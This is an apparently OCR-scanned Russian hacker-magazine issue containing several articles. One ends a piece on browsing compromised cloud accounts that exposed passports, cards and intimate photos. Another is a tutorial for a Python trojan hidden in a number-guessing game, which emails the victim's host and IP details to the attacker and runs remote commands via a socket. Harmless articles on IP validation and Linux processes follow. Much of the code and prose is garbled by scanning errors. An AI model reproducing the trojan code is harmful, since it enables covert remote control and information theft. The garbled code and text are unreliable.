В этом аккаунте на Dropbox не было бы ничего примечательного, не будь он оплачен на год вперед. При этом практически не использовался — занято всего 3,6 Гбайт из 2 Тбайт.



Похоже, акк просто забыт, и хакер может использовать его любым креативным способом.

Пример 5. Пароль в корзине

Сервис под названием pCloud не особенно известен, но и такие встречаются в базах скомпрометированных аккаунтов. Примечательно здесь вот что: если ты отвлечешься от чужих фотографий из отпуска и присмотришься к панели слева, то заметишь, что там среди прочего перечислено шифрованное хранилище.




А еще там есть корзина, а в корзине — какие-то файлы. В одном из них (он назывался wtf.dat) лежал длинный ключ, который успешно подошел к разделу с шифрованием.

Видим российские паспорта, кредитки, права и страховые удостоверения.

Мораль: корзину нужно иногда выбрасывать, а если кинул туда что-то важное, то лучше и очистить сразу.


Пример 6. Стволы

А вот и аккаунт, владелец которого фактически собрал на себя коллекцию готового компромата. Среди уже привычных документов — его автопортреты с разных ракурсов, включая крайне интимные, а также оружие — обычное и позолоченное.



Пример 7. Пиратство


Если ты думаешь, что подкованный по части IT человек относится к защите своих данных намного серьезнее, то ты ошибаешься. Вот учетка на MediaFire, принадлежащая какому-то русскоговорящему товарищу. Он складирует там пиратский софт и насобирал уже с полсотни программ и утилит.



Дорогой владелец, если ты вдруг сейчас узнал свое добро, обрати внимание на то, что Disk Defrag Ultimate и некоторые другие твои файлы вызывают беспокойство у антивируса. И конечно, беги менять пароли везде где только можно.

Пример 8. Inception

Ну уж хакеры-то должны что-то понимать в защите аккаунтов? Должны, конечно, и, скорее всего, понимают. Но привычку снова и снова вбивать в поле «пароль» одни и те же буквы изжить не так-то просто. Даже когда собираешься складировать файлы типа «картон.txt».




Чего только не нашлось в этом аккаунте на MediaFire: и разные методы заработка, и обучение кардингу, и какие-то мутные схемы, и материалы для работы в этих схемах, и еще куча самой разной незаконной инфы.


Везде, правда, ноль скачиваний, так что перед нами, вероятно, бэкап. Мы тоже не стали притрагиваться к этим сомнительным россыпям, и тебе не советуем.

Примеры 9 и 10. Спецы по ИБ

Думаешь, это был единичный случай? Вот еще два аккаунта горе-хакеров на Megaupload. В одном лежат курсы по Metasploit, набор утилит для взлома, какой-то гайд по веб-обороне.



А вот кто-то хранит свои наступательные утилиты: сканер веб-уязвимостей — Acunetix уже устаревшей версии 10.0 и фреймворк Cobalt Strike.



INFO

Подробнее об Acunetix читай в статье в статье «Хак в один клик»), о Cobalt Strike — в нашем материале «Фреймворки для постэксплуатации».

В обоих случаях на файлы проставлены внешние ссылки, а значит, кто-то где-то их запостил.

КАК НЕ СТАТЬ ЖЕРТВОЙ ВЗЛОМА

Думаю, бессмысленно говорить, что все рассмотренные аккаунты не были защищены как следует. Владельцам стоило соблюдать хотя бы базовые правила цифровой гигиены.

Увернуться от целевой атаки может быть проблематично, но большинство взломов — массовые. В их ходе для подбора паролей применяются огромные базы или утечки с разных скомпрометированных сервисов. Для защиты в таком случае достаточно следовать простым рекомендациям.

Главное из них — надежные и, что даже более важно, разные пароли. Для их создания и хранения обычно используют менеджер паролей: 1Password, KeePass, маковский iCloud Keychain и другие, выбирай на свой вкус.

INFO

По статистике на 2020 год, каждый 142-й пароль в мире — 123456.

Двухфакторная аутентификация, хоть и имеет свои ограничения и недостатки, но тоже станет серьезной преградой для желающих подобрать твой пароль. Не пренебрегай ей, если есть возможность, и отдавай предпочтение тем сервисам, где она поддерживается.

Ну и наконец, шифрование — это последний бастион, который защитит важные документы, даже если аккаунт таки взломают. Главное — не ставь на контейнер все тот же пароль и не оставляй его лежать рядом!

При этом сами разработчики облачных сервисов тоже не сидят сложа руки и делают что могут, чтобы обезопасить данные ~~от~~ пользователей. Например, сервисы Google не только время от времени пристают с просьбой добавить второй фактор, но даже без него будут оповещать о попытках доступа к аккаунту, а брутфорс пресекают на корню. Так что остается всего лишь не подрывать и не игнорировать все эти усилия.

КРАДУЩИЙСЯ ПИТОН

Валерий Лимонов
Дипломированный специалист с инструктор Cisco, основатель владелец Cisco Training Center, постоянный спикер конференций, сисадмин, Яндексоид, автоматист, гик
kapo@infoblog.ru

СОЗДАЕМ ПРОСТЕЙШИЙ ТРОЯН НА PYTHON

В этой статье я расскажу, как написать на Python простейший троян с удаленным доступом, а для большей скрытности мы встроим его в игру. Даже если ты не знаешь Python, ты сможешь лучше понять, как устроены такие вредоносы, и полюбоваться в программировании.

Конечно, приведенные в статье скрипты никак не годятся для использования в боевых условиях: обфускация в них нет, принципы работы просты как палка, а вредоносные функции отсутствуют напрочь. Тем не менее при некоторой смекалке их возможно использовать для несложных пакостей — например, вырубить чей-нибудь компьютер в классе (или в офисе, если в классе ты не нашарил).

INFO

Читай также: «Добрый питон. Пишем на Python простейшую малварь: локер, шифровальщик и вирус».

ТЕОРИЯ

Итак, что вообще такое троян? Вирус — это программа, главная задача которой — самокопирование. Черви, активно распространяется по сети (типичный вирус — «Петя» и WannaCry), а троян — скрытая вредоносная программа, которая маскируется под «хороший» софт.

Логика подобного заражения в том, что пользователь сам скачает себе вредонос на компьютер (например, под видом крякнутой программы), сам отключит защитные механизмы (ведь программа вы/глядит хорошей) и захочет оставить надолго. Хакеры и тут не дремлют, так что в новостях то и дело мелькают сообщения о новых жертвах пиратского ПО и о шифровальщиках, порожающих любителей халявы. Но мы-то знаем, что бесплатный сыр бывает только в мусорке, и сегодня научимся очень просто начинать тот самый сыр чем-то не вполне ожиданным.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Не автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалом данной статьи. Несанкционированный доступ к информации и нарушение работы систем могут преследоваться по закону. Помни об этом.

ОПРЕДЕЛЯЕМ IP

Сначала нам (то есть нашему трояну) нужно определиться, где он оказался. Важная часть твоей информации — IP-адрес, по которому с зараженной машиной можно будет соединиться в дальнейшем.

Начнем писать код. Сразу импортируем библиотеки:

```
import socket
from requests import get
```

Обе библиотеки не поставляются с Python, поэтому, если они у тебя отсутствуют, их нужно установить командой **pip**.

```
pip install socket
pip install requests
```

INFO

Если ты видишь ошибку, что у тебя отсутствует pip, сначала нужно установить его с сайта pip.org. Любопытно, что рекомендуемый способ установки pip — через pip, что, конечно, очень полезно, когда его нет.

Код получения внешнего и внутреннего адресов будет таким. Обрати внимание, что, если у хостера несколько сетевых интерфейсов (например, Wi-Fi и Ethernet одновременно), этот код может вести себя неправильно.

```
# Определяем имя устройства в сети
hostname = socket.gethostname()

# Определяем локальный (внутри сети) IP-адрес
local_ip = socket.gethostbyname(hostname)

# Определяем глобальный (публичный / в интернете) IP-адрес
public_ip = get('http://api.ipify.org').text
```

Если с локальным адресом все более-менее просто — находим имя устройства в сети и смотрим IP по имени устройства, — то вот с публичным IP все немного сложнее.

Я выбрал сайт **api.ipify.org**, так как на выходе нам выдается только одна строка — наш внешний IP. Из связки публичный + локальный IP мы получим почти точный адрес устройства.

Выведем информацию еще проще:

```
print(f'Хост: {hostname}')
print(f'Локальный IP: {local_ip}')
print(f'Публичный IP: {public_ip}')
```

Никогда не встречал конструкции типа `print(f'{}')`? Буква **f** означает форматированные строковые литералы. Простыми словами — программные вставки прямо в строку.

INFO

Строковые литералы не только хорошо смотрятся в коде, но и помогают избегать ошибок типа сложения строк и чисел (Python — это тебе на JavaScript).

Финальный код:

```
import socket
from requests import get

hostname = socket.gethostname()
local_ip = socket.gethostbyname(hostname)
public_ip = get('http://api.ipify.org').text

print(f'Хост: {hostname}')
print(f'Локальный IP: {local_ip}')
print(f'Публичный IP: {public_ip}')
```

Запустив этот скрипт, мы сможем определить IP-адрес нашего (или чужого) компьютера.

БЭККОННЕКТ ПО ПОЧТЕ

Теперь напишем скрипт, который будет присылать нам письмо.

Импорт новых библиотек (обе нужно предварительно поставить через **pip install**):

```
import smtplib as smtp
from getpass import getpass
```

Пишем базовую информацию о себе:

```
# Почта, с которой будет отправлено письмо
email = 'xakepmail@yandex.ru'

# Пароль от нее (вместо ***)
password = '***'

# Почта, на которую отправляем письмо
dest_email = 'demo@xakep.ru'

# Тема письма
subject = 'IP'

# Текст письма
email_text = 'TEXT'
```

Дальше сформируем письмо:

```
message = 'From: {}\nTo: {}\nSubject: {}\n\n{}'.format(email,
dest_email, subject, email_text)
```

Последний штрих — настроить подключение к почтовому сервису. Я пользуюсь Яндекс.Почтой, поэтому настройки выставлю для нее.


```
server = smtp.SMTP_SSL('smtp.yandex.com') # SMTP-сервер Яндекса
server.set_debuglevel(1) # Минимизируем вывод ошибок (выводим только
фатальные ошибки)
server.ehlo(email) # Отправляем hello-пакет на сервер
server.login(email, password) # Заходим на почту, с которой будем
отправлять письмо
server.auth_plain() # Авторизуемся
server.sendmail(email, dest_email, message) # Вводим данные для
отправки (адреса свой и получателя и само сообщение)
server.quit() # Отключаемся от сервера
```

В строке **server.ehlo(email)** мы используем команду **EHLO**. Большинство серверов SMTP поддерживают **ESMTP** и **EHLO**. Если сервер, к которому ты пытаешься подключиться, не поддерживает **EHLO**, можно использовать **HELO**.

Полный код этой части трояна:

```
import smtplib as smtp
import socket
from getpass import getpass
from requests import get

hostname = socket.gethostname()
local_ip = socket.gethostbyname(hostname)
public_ip = get('http://api.ipify.org').text

email = 'xakepmail@yandex.ru'
password = '***'
dest_email = 'demo@xakep.ru'
subject = 'IP'
email_text = f'Host: {hostname}\nLocal IP: {local_ip}\nPublic IP: {
public_ip}'

message = 'From: {}\nTo: {}\nSubject: {}\n\n{}'.format(email,
dest_email, subject, email_text)

server = smtp.SMTP_SSL('smtp.yandex.com')
server.set_debuglevel(1)
server.ehlo(email)
server.login(email, password)
server.auth_plain()
server.sendmail(email, dest_email, message)
server.quit()
```

Запустив этот скрипт, получаем письмо.



Этот скрипт я проверил на VirusTotal. Результат на скрине.

Продолжение статьи

КРАДУЩИЙСЯ ПИТОН

СОЗДАЁМ ПРОСТЕЙШИЙ ТРОЯН НА PYTHON

ТРОЯН

По задаче, троян представляет собой клиент-серверное приложение с клиентом на машине злоумышленного и сервером на запускающей машине. Должен быть реализован максимальный удалённый доступ к системе.

Как обычно, начнем с библиотек:

```
import random
import socket
import threading
import os
```

Для начала напишем игру «Угадай число». Тут все крайне просто, потому задерживаться долго не буду:

```
# Создаем функцию игры
def game():
    # Берем случайное число от 0 до 1000
    number = random.randint(0, 1000)
    # Счетчик попыток
    tries = 1
    # Флаг завершения игры
    done = False

    # Пока игра не закончена, просим ввести новое число
    while not done:
        guess = int(f'Введите число: ')

        # Если ввели число
        if guess.isdigit():
            # Конвертируем его в целое
            guess = int(guess)
            # Проверяем, совпало ли оно с загаданным, если да,
отсылаем флаг и пишем сообщение о победе
            if guess == number:
                done = True
                print(f'Ты победил! Я загадал {guess}. Ты
использовал {tries} попытки.')
            # Если не мы не угадали, прибавляем попытку и проверяем
число на больше/меньше
            else:
                tries += 1
                if guess > number:
                    print('Загаданное число меньше!')
                else:
                    print('Загаданное число больше!')
        # Если ввели не число — выводим сообщение об ошибке и просим
ввести число заново
        else:
            print('Это не число от 0 до 1000!')
```

> **INFO**
>
> Запяя стёшмы сёмиколой с проверкой на число? Можно было просто написать guess = int(f'Введите число: ''). Если бы мы напишем так, то при вводе чего угодно, кроме числа, выходим на ошибку, а этого допустить нельзя, так как ошибка запустит программу остановиться и обрубит соединение.

Вот код нашего троя. Меня мы будем разбирать, как он работает, чтобы не программировать заново базовые вещи.

```
# Создаем функцию трояна
def trojan():
    # IP нашего атакуемого
    HOST = '192.168.2.112'
    # Порт, на который мы работаем
    PORT = 9090

    # Создаем экз-сокета
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((HOST, PORT))

    while True:
        # Ждущий команду сервер
        server_command = client.recv(1024).decode('cp866')
        # Если мы получили команду
        if server_command == 'cmdoff':
            cmd_mode = False
            # Отправляем информацию на сервер
            client.send('Получен доступ к терминалу'.encode('cp866'))
            continue
        # Отсылочная команда с кличеным словом 'cmdoff', выходим
из режима работы с терминалом
        if server_command == 'cmdoff':
            cmd_mode = False
        # Если затарен режим работы с терминалом, вводим команду в
терминал через сервер
        if cmd_mode:
            os.popen(server_command)
        # Если не режим работы с терминалом выключен — можно вводить
любые команды
        else:
            # Если пришла команда на 'hello'
            if server_command == 'hello':
                print('Hello World!')
            # Если пришла команда на выход из сервера
            client.send('{server_command} успешно отправлена!'.encode(
'cp866')
```

Сначала нужно разобраться, что такое сокет и с чем его едят. Сокет проще всего представить как некоторое множество данных для программы. Существует клиентские и серверные сокеты: серверный предназначает принимать подключения от порта, а клиентский подключается к серверу (порту). После того как сокет новелен соединение, начинается обмен данными.

Итак, создаем сокет — `socket.socket(socket.AF_INET, socket.SOCK_STREAM)`: создает экз-сервер (отправим запрос — получим ответ). `AF_INET` означает адрес IPv4-адресацией, а `SOCK_STREAM` называет на то, что мы используем TCP-подключение вместо UDP: где пакет посылается в сеть и ждем его получения.

Строка `client.connect((HOST, PORT))` указывает IP-адрес хоста и порт, на который будет проходить подключение, а сервер подтверждается.

Функция `client.recv(1024)` принимает данные из сокета и является так называемым блокирующим вызовом. Смысл такого вызова в том, что пока команда не появляется или не будет отвергнута другой сторонней, вызов будет продолжать выполняться. 1024 — это количество задействованных байтов под буфер приема. Нельзя будет скачать больше 1024 байт (1 кбайт) за один раз, но нам это и не нужно: часто по крайним медиаканалам в сокеты больше 1000 сообщений не отсылают, но многократно увеличить размер буфера не стоит — это затратно и бесполезно, так как нужен большой буфер приемера раз в минуту.

Команда `decode('cp866')` декодирует полученный байтовый буфер в текст. Строка `client.send('Получен доступ к терминалу')` как; 866). Но почему именно `cp866`? Запаяю в командную строку и введем команду **chcp**.

```
Текущая кодовая страница: 866
```


Текущая кодовая страница

Кодировка по умолчанию для русскоязычных устройств — 866, где кирилица представлена в виде 8-битовых символов системы «Расширенный ASCII» (иногда обычный Unicode), то есть **utf-8** в Python. Мы же говорим на русском языке, так что продолжаем его нам просто необходимо.

> **INFO**
>
> При вложении кодировку можно поменять в командной строке, набрав после chcp не номер. Юникод имеет номер 65001.

При приеме команды нужно определить, не служебная ли она. Если так, выполняем определенные действия, иначе, если включен терминал, перенаправляем команду. Ждущий задействован — результат выполнения так и остается необработанным, а его кроме бы отправить нам. Это будет тебе домашним заданием: реализовать эту фишку можно от силы минут за пятнадцать, даже если пустить ежай шар.

Результат прихода клиента на VirusTotal пораздаем.


Search by URL, IP address, domain, or file hash
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Malware
Malware
Malware

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «Хьюлетт», фрилансер/сьньор, эксперт сетевой администратор
daniil@fastuz.org

БЕЗ ОШИБОК

ИЗУЧАЕМ ПРИНЦИПЫ РАБОТЫ С IP-АДРЕСАМИ

Любое приложение, которое хоть как-то работает с сетью, должно валидировать правильность IP-адресов. Это сложнее, чем может показаться. Здесь легко впасть в крайности: при излишне строгой валидации пользователь не сможет ввести верные данные, при недостаточной — окажется наедине с низкоуровневыми сообщениями об ошибках (если они вообще передаются). В этой статье мы разберем ряд сложностей, возникающих при валидации адресов, а потом посмотрим на готовые библиотеки, которые с этим помогают.

ВАЛИДАЦИЯ АДРЕСОВ

Ошибки в адресах могут появиться тремя способами:

- опечатки;
- недопонимание;
- намеренные попытки сломать приложение.

От попыток сломать приложение одна валидация адресов не поможет. Она может затруднить такие попытки, но не заменит полноценную проверку авторизации и обработку ошибок на всех этапах работы программы, так что улучшение безопасности нужно рассматривать скорее как полезный побочный эффект. Основная цель — упростить жизнь пользователям, которые случайно ввели неверный адрес или неправильно поняли, что от них требуется.

Проверки можно условно разделить на проверки по форме и по существу. Цель формальной проверки — убедиться, что введенная пользователем строка вообще может быть допустимым адресом. Многие программы ограничиваются именно этим. Мы же пойдем дальше и посмотрим, как можно проверять, что адрес не только правильный, но и подходящий для конкретной цели, но об этом позже.

Проверки по форме

Проверка правильности формата только на вид может показаться задачей для несложного регулярного выражения — на деле все не так просто.

В IPv4 сложности начинаются со стандарта на этот формат — такого стандарта не существует. Формат dot-decimal (**0.0.0.0-255.255.255.255**) — общепринятый, но не стандартный. Стандарт IPv4 не содержит никаких упоминаний о формате записи адресов вообще. Никакой другой RFC тоже ничего не говорит о формате адресов IPv4, так что общепринятый формат — это не более чем соглашение.

И это даже не единственное соглашение. Функция **inet_aton()** позволяет не писать нулевые разряды в конце адреса, например **192.0.2 = 192.0.2.0**. Кроме того, она позволяет вводить адрес одним целым числом, **511 = 0.0.1.255**.

INFO

Может ли адрес хоста заканчиваться на ноль? Конечно, может – в любой сети размером больше /23 найдется хотя бы один такой. Например, 192.168.0.0/23 содержит адреса хостов 192.168.0.1–192.168.1.254, включая 192.168.1.0.

Если ограничиться поддержкой только полного dot-decimal из четырех групп, без возможности опускать нулевые разряды, то выражение **(\d+)\.(\d+)\.(\d+)\.(\d+)** может поймать значительную часть опечаток. Если задаться целью, можно составить выражение для любого допустимого адреса, хотя оно и будет довольно громоздким. Лучше воспользоваться тем, что его легко разделить на группы, и явно проверить, что каждая из них попадает в диапазон 0–255:

```
def check_ipv4(s):
    groups = s.split('.')
    if len(groups) != 4:
    for g in groups:
        num = int(g)
        if (num > 255) or (num < 0):
            raise ValueError("Invalid octet value")
```

С IPv6 все одновременно проще и сложнее. Проще потому, что авторы IPv6 учли опыт IPv4 и добавили формат записи адресов в RFC 4291. О любых альтернативных форматах можно смело говорить, что они против стандарта, и игнорировать. С другой стороны, сами форматы сложнее. Основную сложность представляет сокращенная запись: группы нулевых разрядов можно заменять на символ **::**, например **2001:db8::1** вместо **2001:db8:0:0:0:0:0:1** Для пользователя это, безусловно, удобно, но для разработчика все ровно наоборот: разделить адрес на группы по двоеточию невозможно, нужна заметно более сложная логика. К тому же стандарт запрещает использовать **::** больше одного раза в одном адресе, что еще сильнее усложняет задачу.

Так что, если приложение поддерживает IPv6, для валидации адресов нужен полноценный парсер. Писать его самим нет смысла, поскольку существуют готовые библиотеки, которые предоставляют и другие полезные функции.

Проверки по существу

Если уж мы взялись подключать библиотеку и парсить адреса, давай посмотрим, какие дополнительные проверки мы можем провести, чтобы отсеять ошибочные значения и сделать сообщения об ошибках более информативными.

Нужные проверки будут зависеть от того, как будет использоваться адрес. Например, пусть пользователь хотел ввести в поле адреса сервера DNS значение **124.1.2.3**, но опечатка превратила его в **224.1.2.3**. Проверка формата эту опечатку не поймает — формат правильный. Однако этот адрес никогда не может быть адресом сервера DNS, поскольку сеть **224.0.0.0/4** зарезервирована для многадресной маршрутизации, которую DNS не использует никогда.

Если ты хочешь отсеять все адреса, которые не могут быть адресами хостов в публичном интернете, почти полный список зарезервированных сетей можно найти в RFC 5735 (Special use IPv4 addresses). «Почти полный» он потому, что не включает сеть **100.64.0.0/10** выделенную для CG-NAT (RFC 6598). Совсем полный список всех зарезервированных диапазонов IPv4 и IPv6 можно найти в RFC 6890, однако он не так удобно организован.

При этом нужно обратить внимание на маски подсетей. Некоторые полагают, что сеть для частного использования — **172.16.0.0/16 (172.16.0.0-172.16.255.255)**. Чтение RFC5735 легко развеет этот миф: на самом деле она заметно больше, **172.16.0.0/12 (172.16.0.1-172.31.255.254)**. Реальный пример этой ошибки в GoatCounter — скрипт сбора статистики ошибочно считал посещения изнутри локальной сети.

Нужно также учитывать, что «зарезервированные для использования в будущем» сети могут перестать быть зарезервированными. Сети из RFC 5735 зарезервированы навсегда и в этом смысле безопасны. А вот авторы некогда популярной среди геймеров виртуальной сети Hamachi когда-то считали, что сеть **5.0.0.0/8** можно использовать для своих нужд, потому что она была зарезервирована для будущего использования, — пока будущее не наступило и IANA не выделила эту сеть RIPE.

БИБЛИОТЕКИ

netaddr

В стандартной библиотеке Python 3 уже есть модуль **ipaddress**, но, если есть возможность поставить сторонню библиотеку, netaddr может сильно упростить жизнь. К примеру, в ней есть встроенные функции для проверки принадлежности адреса к зарезервированным диапазонам.

```
>>> import netaddr
>>> def is_public_ip(s):
...     ip = netaddr.IPAddress(s)
...     return (ip.is_unicast() and not ip.is_private() and not ip.
is_reserved())
...
>>> is_public_ip('192.0.2.1') # Reserved for documentation
False
>>> is_public_ip('172.16.1.2') # Reserved for private networks
False
>>> is_public_ip('224.0.0.5') # Multicast
False
>>> is_public_ip('8.8.8.8')
True
```

Даже если бы этих функций не было, мы могли бы легко реализовать их сами. Библиотека очень грамотно использует магические методы, чтобы сделать интерфейс таким же удобным, как у встроенных объектов Python. Например, проверку принадлежности адреса к сети или диапазону можно выполнить оператором **in**, так что работать с ними не сложнее, чем со списками или словарями.

```
def is_public_ip(s):
    loopback_net = netaddr.IPNetwork('127.0.0.0/8')
    multicast_net = netaddr.IPNetwork('224.0.0.0/4')
    ...

    ip = netaddr.IPAddress(s)
    if ip in multicast_net:
        raise ValueError("Multicast address found")
    elif ip in loopback_net:
        raise ValueError("Loopback address found")
    ...
```

libcidr

Даже для чистого C можно найти библиотеку с удобным интерфейсом, такую как libcidr Мэттью Фуллера. В Debian ее можно поставить из репозиториев. Для примера напишем проверку принадлежности адреса к сети multicast и положим ее в файл **is_multicast.c**.

```
#include cstdio.h>
#include cilbcidr.h>

void main(int argc, char** argv) {
    const char* ipv4_multicast_net = "224.0.0.0/4";

    CIDR* ip = cidr_from_str(argv[1]);
    CIDR* multicast_net = cidr_from_str(ipv4_multicast_net);

    if( cidr_contains(multicast_net, ip) == 0 ) {
        printf("The argument is an IPv4 multicast address\n");
    } else {
        printf("The argument is not an IPv4 multicast address\n");
    }
}
```

```
$ sudo aptitude install libcidr-dev
$ gcc -o is_multicast -lcidr ./is_multicast.c
$ ./is_multicast 8.8.8.8
The argument is not an IPv4 multicast address
$ ./is_multicast 239.1.2.3
The argument is an IPv4 multicast address
```

ЗАКЛЮЧЕНИЕ

Валидация адресов и выдача информативных сообщений об ошибочных настройках вроде бы незначительная часть интерфейса, но внимание к деталям — признак профессионализма, тем более что готовые библиотеки существенно упрощают эту задачу.

ПРОЦЕССЫ И ПАМЯТЬ В LINUX

ОТРЫВОК ИЗ КНИГИ «ВНУТРЕННЕЕ УСТРОЙСТВО LINUX»

Издательство «БХВ»

Процессы операционной системы в большинстве случаев отождествляются с выполняющимися программами, что не совсем верно, точнее — совсем неверно. В современных операционных системах, включая Linux, между программой и процессом есть очевидная взаимосвязь, но далеко не такая непосредственная, как кажется на первый взгляд.

О книге

Совсем недавно в издательстве БХВ вышло второе издание книги Дмитрия Кетова «Внутреннее устройство Linux». Я прочел предоставленный издательством экземпляр и сделал свои выводы о качестве книги, ее плюсах и целевой аудитории. В придачу мы публикуем отрывок книги, который позволит тебе составить собственное мнение.

Несмотря на громкое название, эта книга — не об устройстве Linux. Из нее ты не узнаешь, как работает система управления виртуальной памятью ядра Linux или файловая система Btrfs. Эта книга — скорее учебник «GNU/Linux для продолжающих», то есть тех, кто понял, что такое командный интерпретатор и права доступа, но хотел бы копнуть глубже и понять, почему этот интерпретатор именно такой, с какой целью появился инструмент sudo и почему, несмотря на весь хейт, менеджер Systemd стал стандартом.

Главное достоинство книги — грамотное балансирование между теорией и практикой. Автор сопровождает текст большим количеством исторических справок и деталей, которые бывают незнакомы даже мне, умудренному двадцатилетним опытом линуксоиду. При этом практически каждое высказывание автора сопровождается примером, поясняющим теорию. Хочешь увидеть, как работают управляющие последовательности терминала? Вот тебе листинг команд с отметками, где, что и как надо нажать.

Второй плюс — полнота информации. Несмотря на массу подробностей о реализации компонентов типичного дистрибутива и сравнительно небольшой объем, книга охватывает практически все, что может быть интересно пользователю, начиная от эмулятора терминала и командного интерпретатора и заканчивая графической системой Wayland, которая только готовится занять место стандартной в дистрибутивах Linux, планировщиком BFQ и контейнерной системой Docker, о которых ты не узнаешь из более «академической» и «проверенной временем» литературы.

В целом эта книга для тех, кто стремится стать тем самым гуру Linux, который не только сможет рассказать, как удалить «неудаляемый» файл или исправить терминал после вывода в него бинарного файла, но и будет понимать, почему эти инструкции работают. Но это точно книга не для тех, кто хотел бы разобраться, как работают операционные системы на уровне ядра.

— Евгений Зобнин

INFO

На сайте издательства можно купить эту книгу со скидкой 20% по промокоду **linuxakep**. Промокод следует ввести на этапе оформления заказа, нажав на ссылку «У вас есть купон? Нажмите здесь для введения кода».

ПРОГРАММЫ И БИБЛИОТЕКИ

Программа представляет собой ***алгоритм***, записанный на определенном языке, понятном исполнителю программы. Различают машинный язык, понятный центральному процессору, и языки более высоких уровней (алгоритмические), понятные составителю программы — программисту.

Программы, составленные на языке высокого уровня, в любом случае перед исполнением должны быть транслированы (переведены) на язык исполнителя, что реализуется при помощи специальных средств — ***трансляторов***. Различают два вида трансляторов программ — ***компиляторы*** и ***интерпретаторы***. Компилятор транслирует в машинный код сразу целиком всю программу и не участвует в ее исполнении. Интерпретатор, наоборот, пошагово транслирует отдельные инструкции программы и немедленно выполняет их. Например, ***командный интерпретатор*** при интерактивном режиме пошагово выполняет команды, вводимые пользователем, а в пакетном режиме так же пошагово выполняет команды, записанные в файле сценария.

Алгоритм, в свою очередь, есть некоторый набор инструкций, выполнение которых приводит к решению конкретной задачи. В большинстве случаев инструкции алгоритма имеют причинно-следственные зависимости и выполняются исполнителем ***последовательно***. Однако если выделить «независимые» поднаборы инструкций (независимые ветви), то их можно выполнять несколькими исполнителями одновременно — ***параллельно***. Поэтому различают последовательные и параллельные алгоритмы и соответствующие им последовательные и параллельные программы. Некоторые программы реализуют алгоритмы общего назначения, например алгоритмы сжатия или шифрования информации, алгоритмы сетевых протоколов и т. д. Такие программы, востребованные не столько конечными пользователями, сколько другими программами, называют ***библиотеками***.

Согласно `hier`, откомпилированные до машинного языка программы размещаются в каталогах `/bin, /sbin`, `/usr/bin`, `/usr/sbin`, `/usr/local/bin`, `/usr/local/sbin`, а библиотеки — в каталогах `/lib`, `/usr/lib`, `/usr/local/lib`. Программы имеют специальный бинарный «запускаемый» формат W:[ELF] executable и зависят от библиотек, что проиллюстрировано в следующем листинге при помощи команды `ldd` (loader dependencies). Каждая зависимость отображается именем библиотеки ❶ (SONAME, shared object name), найденным в системе файлом библиотеки ❷ и адресом в памяти процесса ❸ (32- или 48-битным, в зависимости от платформы), куда библиотека будет загружена.

Программы и библиотеки

```
fitz@ubuntu:~$ which ls
/usr/bin/ls
fitz@ubuntu:~$ file /usr/bin/ls
/usr/bin/ls: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=2f15ad836be3339dec0e2e6a3c637e08e48aacbd, for GNU/Linux
3.2.0, stripped
fitz@ubuntu:~$ ldd /usr/bin/ls
    linux-vdso.so.1 (0x00007ffcb529d000)
    libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f-
b02f58d000)
  ❶ libc.so.6 => ❷ /lib/x86_64-linux-gnu/libc.so.6 (0x00007fb02f39c000)
❸
    libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f-
b02f317000)
    libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fb02f311000)
    /lib64/ld-linux-x86-64.so.2 (0x00007fb02f5f1000)
    libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0
(0x00007fb02f2ee000)

fitz@ubuntu:~$ file /lib/x86_64-linux-gnu/libc.so.6
❹ /lib/x86_64-linux-gnu/libc.so.6: symbolic link to libc-2.30.so
```

Нужно заметить, что файла библиотеки `linux-vdso.so.1` (реализующей интерфейс системных вызовов к ядру) не существует, так как она является виртуальной (VDSO, virtual dynamic shared object), т. е. предоставляется и отображается в память процесса самим ядром, «как будто» является настоящей библиотекой. Кроме того, библиотека `ld-linux-x86-64.so.2` указана абсолютным путевым именем, поэтому поиск ее файла не производится.

Для большинства библиотек зависимость устанавливается при помощи SONAME вида `libNAME.so.X`, где `lib` — стандартный префикс (library, библиотека), `.so` — суффикс (shared object, разделяемый объект), `NAME` — имя «собственное», а `.X` — номер версии ее интерфейса. По имени SONAME в определенных (конфигурацией компоновщика) каталогах производится поиск одноименного файла библиотеки, который на самом деле оказывается символической ссылкой ❹ на «настоящий» файл библиотеки. Например, для 6-й версии интерфейса динамической библиотеки языка с (`libc.so.6`) настоящий файл библиотеки называется `libc2.30.so`, что указывает на версию самой библиотеки как 2.30.

Версии библиотек

```
fitz@ubuntu:~$ file /lib/x86_64-linux-gnu/libpcre2-8.so.0
/lib/x86_64-linux-gnu/libpcre2-8.so.0: symbolic link to libpcre2-
8.so.0.7.1
```

Аналогично, в приведенном выше листинге показано, что для 0-й версии интерфейса динамической библиотеки регулярных perl-выражений `pcre2` (`libpcre2-8.so.0`) настоящий файл библиотеки называется `libpcre2-8.so.0.7.1`, а это указывает на версию самой библиотеки как 0.7.1.

Такой подход позволяет заменять (исправлять ошибки, улучшать неэффективные алгоритмы и пр.) библиотеки (при условии неизменности их интерфейсов) ***отдельно*** от программ, зависящих от них. При обновлении библиотеки `libc2.30.so`, например, до `libc2.32.so` достаточно установить символическую SONAME-ссылку `libc.so.6` на `libc-2.32.so`, в результате чего ее начнут использовать все программы с зависимостями от `libc.so.6`. Более того, в системе может быть одновременно установлено любое количество версий одной и той же библиотеки, реализующих одинаковые или разные версии интерфейсов, выбор которых будет указан соответствующими SONAME-ссылками.

Библиотеки — это незапускаемые программы

```
fitz@ubuntu:~$ file /lib/x86_64-linux-gnu/libc-2.30.so
/lib/x86_64-linux-gnu/libc-2.30.so: ELF 64-bit LSB shared object, x86-
64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, BuildID[sha1]=2155f455ad56bd871c8225bc-
ca85ee25c1c197c4, for GNU/Linux 3.2.0, stripped
fitz@ubuntu:~$ file /lib/x86_64-linux-gnu/libpcre2-8.so.0.7.1
/lib/x86_64-linux-gnu/libpcre2-8.so.0.7.1: ELF 64-bit LSB shared object,
